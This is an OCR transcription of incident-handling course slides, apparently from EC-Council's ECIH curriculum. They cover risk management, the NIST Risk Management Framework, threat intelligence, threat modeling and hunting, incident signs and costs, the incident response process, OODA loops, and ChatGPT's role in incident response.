
Risk Identification	**Identifies the sources**, causes, consequences, and other details of the internal and external risks affecting the security of the organization
Risk Assessment	**Assesses the organization's risk** and provides an estimate of the likelihood and impact of the risk
Risk Treatment	**Selects and implements appropriate controls** for the identified risks
Risk Tracking	**Ensures appropriate controls are implemented** to handle known risks and calculates the chances of a new risk occurring
Risk Review	**Evaluates the performance** of the implemented risk management strategies

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Risk Management Framework

- NIST Risk Management Framework is a structured and continuous process that **integrates information security** and **risk management activities** into the system development life cycle (SDLC)
- The six stages of the framework are:
  - Categorize
  - Select
  - Implement
  - Assess
  - Authorize
  - Monitor




https://csrc.nist.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Threat Intelligence

- Cyber Threat Intelligence (CTI) is defined as the **collection and analysis of information** about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks

- Cyber threat intelligence helps the organization to **identify and mitigate various business risks** by converting unknown threats into known threats; it helps in implementing various advanced and proactive defense strategies



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Threat Modeling

Threat modeling is a **risk-assessment approach** for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application

Threat Modeling Process

01	Identify Security Objectives	Helps to determine how much **effort needs to be put** toward subsequent steps
02	Application Overview	Identify the **components**, **data flows**, and trust boundaries
03	Decompose the Application	Helps to find more relevant and more **detailed threats**
04	Identify Threats	Identify threats relevant to the **control** scenario and context using the information obtained in steps 2 and 3
05	Identify Vulnerabilities	**Identify weaknesses** related to the threats found using **vulnerability categories**

h1de01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Threat Hunting

- Threat hunting is a **proactive** and **iterative approach** of searching networks, devices, endpoints, and datasets to identify and **isolate the cyber threats** that have entered a network by evading the current security systems

Threat Hunting Steps

Collect and process: Collect and analyze data using threat intelligence

Investigation: Investigate malicious files/activities to eliminate the identified threats



Hypothesis: Make assumptions using TTPs

Trigger: Based on the hypothesis, threat-detection tools trigger an anomaly

Response: Generate a report for future detection

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Understand Information Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Incidents



- An information security incident is a network or host activity that impacts the security of information stored on network devices or systems with respect to **confidentiality**, **integrity**, and **availability**
- A **violation** or **imminent threat** that has the potential to impact computer security policies, acceptable use policies, or standard security practices

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Signs of an Incident

ECIH EC-Council Certified Incident Handler

- Accurately **detecting and assessing incidents** are the most challenging and essential parts of the incident response process
- Signs of an incident include the alerts, warnings, reports, complaints, and issues that represent an **ongoing or completed security attack** on an organization or its resources
- There are two categories of incident signs: **precursor** and **indicator**
- Precursors and indicators are generally obtained from **many different sources** like computer security alerts, log files, and publicly available information such as news articles

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Signs of an Incident (Cont'd)

Precursors

- Precursors indicate the **possibility of the occurrence** of a security incident in future
- Examples of a precursor include:
  - Irregular log entries in web server which show web scanner scanning for vulnerabilities
  - An announcement of a new exploit that targets a vulnerability of the organization's mail server
  - Threats from hackers stating to attack the organization

Indicators

- An indicator is a sign representing that the incident has **probably occurred** or is currently in progress
- Examples of an indicator include:
  - Warning from an antivirus or scanner about a malware
  - Firewall, IDS, and IPS alerts about unusual network traffic
  - Web server unavailability to the users for a long period of time
  - Bounced emails with malicious and suspicious content

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cost of an Incident

- "Cost of an incident" refers to the **sum of the total amount lost** due to the attacks and the **amount spent on recovering** from the incidents
- Estimating expected losses after an incident helps **organizations prioritize** and **formulate** their incident response

hide01.ir

Tangible Cost

- Loss of productive hours
- Investigation and recovery cost
- Loss of business
- Loss or theft of resources



Intangible Cost

- Damage to corporate reputation
- Loss of goodwill
- Psychological damage
  - Those directly impacted may feel victimized
  - May impact morale or initiate fear
- Legal liability
- Damage to shareholder value

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


LO#05: Understand the Incident Management Process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Management

- Incident management is a set of defined processes to **identify**, **analyze**, **prioritize**, and **resolve** security incidents to restore normal service operations as quickly as possible and prevent future recurrence of the incident



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Handling and Response (IH&R)

ECIH EC-Council Certified Incident Handler

- Incident handling and response (IH&R) is the **process of taking organized and careful steps** when reacting to a security incident or cyberattack

Steps Involved in the Incident Handling and Response Process:

1. **Preparation**
2. **Incident Recording and Assignment**
3. **Incident Triage**
4. **Notification**
5. **Containment**
6. **Evidence Gathering and Forensic Analysis**
7. **Eradication**
8. **Recovery**
9. **Post-Incident Activities**
   - Incident Post-mortem
   - After Action Report (AAR)
   - Lessons Learned
   - Incident Documentation
   - Incident Impact Assessment
   - Review and Revise Policies
   - Close the Investigation
   - Incident Disclosure

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages of Incident Handling and Response

ECIH EC-Council Certified Incident Handler


1. Identify crucial data and resources that require protection
2. Develop incident readiness strategy for prediction of future threats and attacks
3. Prepare to monitor different resources and attack vectors
4. Frame and implement security and usage policies
5. Create a centralized communication plan
6. Find any vulnerabilities and the risks they present
7. Build the ability to prevent crimes
8. Reduce the impact of incidents
9. Reduce incident and investigation costs
10. Prevent similar incidents in the future
11. Reduce reputational risks caused by incidents and grow client and investor confidence
12. Comply with standards as well as local and international laws and regulations

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OODA Loops in Incident Response

- Observe, Orient, Decide, and Act (OODA) loop is a **purpose-based decision-oriented** framework that allows incident responders to make decisions quickly and effectively
- It is a combination of four crucial phases that helps in **detecting**, **analyzing**, and **responding** to any security incident efficiently by decreasing the overall impact and facilitating instant recovery



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Importance of ChatGPT in Incident Response


1. ChatGPT is a language model that employs **advanced machine learning (ML) algorithms** to produce human-readable text

2. ChatGPT with its AI capabilities helps in earlier **detection** and **prevention of cyber security incidents**

3. AI/ML systems can quickly determine the scope and nature of a cyber security incident and can **deliver automated response**

4. It also captures the **indicators of attacks (IoAs)** and **indicators of compromise (IoCs)** related to an incident and prevents similar incidents in future

5. ChatGPT is integrated with incident management solutions such as **Microsoft Sentinel**, **Logpoint**, and **Cado** to reduce the workload of the IH&R teams and streamline various security operations



https://openai.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand Incident Response Automation and Orchestration

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Response Automation

